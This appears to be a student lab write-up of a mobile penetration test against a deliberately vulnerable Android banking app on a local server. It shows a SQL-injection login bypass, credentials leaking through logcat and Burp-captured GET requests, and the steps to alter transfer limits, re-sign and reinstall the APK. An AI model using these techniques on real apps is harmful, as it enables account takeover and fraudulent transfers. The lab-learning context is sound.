

Android Final Project




Using


‘ or 123>1 -- -

As both username and password


checking user details
FATAL Error no.->
l06473 m3
CLOSE


Welcome ' or 123>1
Amount to transfer
Account to transfer
CONFIRMATION


But…



So lets see what is in


```
┌──(root㉿kali)-[/home/kali]
└─# adb shell ps | grep final
u0_a101       2198   410 1075736 134804 ep_poll      e8377bb9 S com.example.m
obileptfinal
┌──(root㉿kali)-[/home/kali]
└─# adb logcat --pid 2198
--------- beginning of main
06-04 09:30:38.474  2198  2198 I Zygote  : seccomp disabled by setenforce 0
389  2216  2216 W ActivityThread: handleWindowVisibility: no a
423  2216  2245 D BACKGROUND RETURN → : class java.lang.String
539  2216  2216 D stock → : israel isis447
539  2216  2216 D stock → : nadav shna467
539  2216  2216 D stock → : asaf moas823
540  2216  2216 D stock → : eliran klel139
540  2216  2216 D stock → : oded ocod669
528  2216  2240 D OpenGLRenderer: endAllActiveAnimators on 0xc
470  2216  2240 D OpenGLRenderer: endAllActiveAnimators on 0xc
```

Logging into recived data




Ok, lets try send 50$

```
06-04 09:43:51.210  2198  2294 D BACKGROUND RETURN → : class java.lang.StringBuilder
06-04 09:43:51.300  2198  2198 D stock → : oded ocod669
06-04 09:44:28.260  2198  2221 D OpenGLRenderer: endAllActiveAnimators on 0×ba8dff00 (RippleDrawable) with handle 0×bd4
a970
06-04 09:44:34.439  2198  2198 W ActivityThread: handleWindowVisibility: no activity for token android.os.BinderProxy@5
7925c
06-04 09:44:34.461  2198  2294 D BACKGROUND RETURN → : class java.lang.StringBuilder
06-04 09:44:34.467  2198  2373 D BACKGROUND RETURN → : class java.lang.StringBuilder
06-04 09:44:34.544  2198  2198 D stock → : oded ocod669
06-04 09:45:45.139  2198  2373 D BACKGROUND RETURN → : class java.lang.StringBuilder
06-04 09:45:48.816  2198  2373 D BACKGROUND RETURN → : class java.lang.StringBuilder
```




And the resend key is just giving string builder

So lets see what can we see in burp




#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension
1	http://10.0.2.4:8080	GET	/remote.php?name=oded&password=o...	✓		200	288	JSON	php
2	http://10.0.2.4:8080	GET	/generateConfirm.php?generate=1	✓		200	177	text	php
3	http://10.0.2.4:8080	GET	/generateConfirm.php?generate=1	✓		200	177	text	php
4	http://10.0.2.4:8080	GET	/generateConfirm.php?generate=1	✓		200	177	text	php
5	http://10.0.2.4:8080	GET	/generateConfirm.php?generate=1	✓		200	177	text	php
6	http://10.0.2.4:8080	GET	/remote.php?name=oded&password=o...	✓		200	288	JSON	php
7	http://10.0.2.4:8080	GET	/generateConfirm.php?generate=1	✓		200	177	text	php
8	http://10.0.2.4:8080	GET	/generateConfirm.php?generate=1	✓		200	177	text	php
9	http://10.0.2.4:8080	GET	/generateConfirm.php?generate=1	✓		200	177	text	php

Lets change limits



recompile



zipaligb

```
  658493 res/drawable/abc_edit_text_material.xml (OK - compressed)
  659089 res/drawable/abc_ic_arrow_drop_right_black_24dp.xml (OK - compressed)
  659709 res/drawable/notification_icon_background.xml (OK - compressed)
  659985 res/drawable/ic_clock_black_24dp.xml (OK - compressed)
  660536 res/drawable/abc_tab_indicator_material.xml (OK - compressed)
  660871 res/drawable/$avd_hide_password__1.xml (OK - compressed)
  661300 res/drawable/abc_cab_background_top_material.xml (OK - compressed)
  661574 res/drawable/tooltip_frame_light.xml (OK - compressed)
  661907 res/drawable/abc_cab_background_internal_bg.xml (OK - compressed)
  662192 res/drawable/abc_ratingbar_small_material.xml (OK - compressed)
  662597 res/drawable/abc_btn_borderless_material.xml (OK - compressed)
  662967 res/drawable/abc_ic_menu_overflow_material.xml (OK - compressed)
  663466 res/drawable/abc_vector_test.xml (OK - compressed)
  663912 res/drawable/notification_bg_low.xml (OK - compressed)
  664282 res/drawable/mtrl_popupmenu_background.xml (OK - compressed)
  664719 res/drawable/abc_btn_colored_material.xml (OK - compressed)
  665415 res/drawable/btn_checkbox_checked_to_unchecked_mtrl_animation.xml (OK - compressed)
  665835 res/drawable/ic_mtrl_checked_circle.xml (OK - compressed)
  666336 res/drawable/design_bottom_navigation_item_background.xml (OK - compressed)
  666604 res/drawable/btn_radio_off_to_on_mtrl_animation.xml (OK - compressed)
  667018 res/drawable/ic_mtrl_chip_close_circle.xml (OK - compressed)
  667540 res/drawable/bank3.jpeg (OK)
  701552 classes.dex (OK - compressed)
 2479572 resources.arsc (OK)
 3161874 classes2.dex (OK - compressed)
Verification successful
```

Add a key


```
┌──(root㉿kali)-[/home/kali/Downloads/MobileFinalBank]
└─# keytool -genkey -v -keystore fp.jks -keyalg RSA -keysize 2048 -validity 10000 -alias upload
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:
What is the name of your organizational unit?
  [Unknown]:
What is the name of your organization?
  [Unknown]:
What is the name of your City or Locality?
  [Unknown]:
What is the name of your State or Province?
  [Unknown]:
What is the two-letter country code for this unit?
  [Unknown]:
Is CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown correct?
  [no]:  Yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
        for: CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
[Storing fp.jks]
```

```
┌──(root㉿kali)-[/home/kali/Downloads/MobileFinalBank]
└─# apksigner sign --ks fp.jks --ks-key-alias upload --out final3.apk final2.apk
Keystore password for signer #1:
```

```
┌──(root㉿kali)-[/home/kali/Downloads/MobileFinalBank]
└─# adb uninstall com.example.mobileptfinal
Success

┌──(root㉿kali)-[/home/kali/Downloads/MobileFinalBank]
└─# adb install final3.apk
Performing Streamed Install
Success
```


Welcome oded
4000
1234567890
CONFIRMATION

Done :)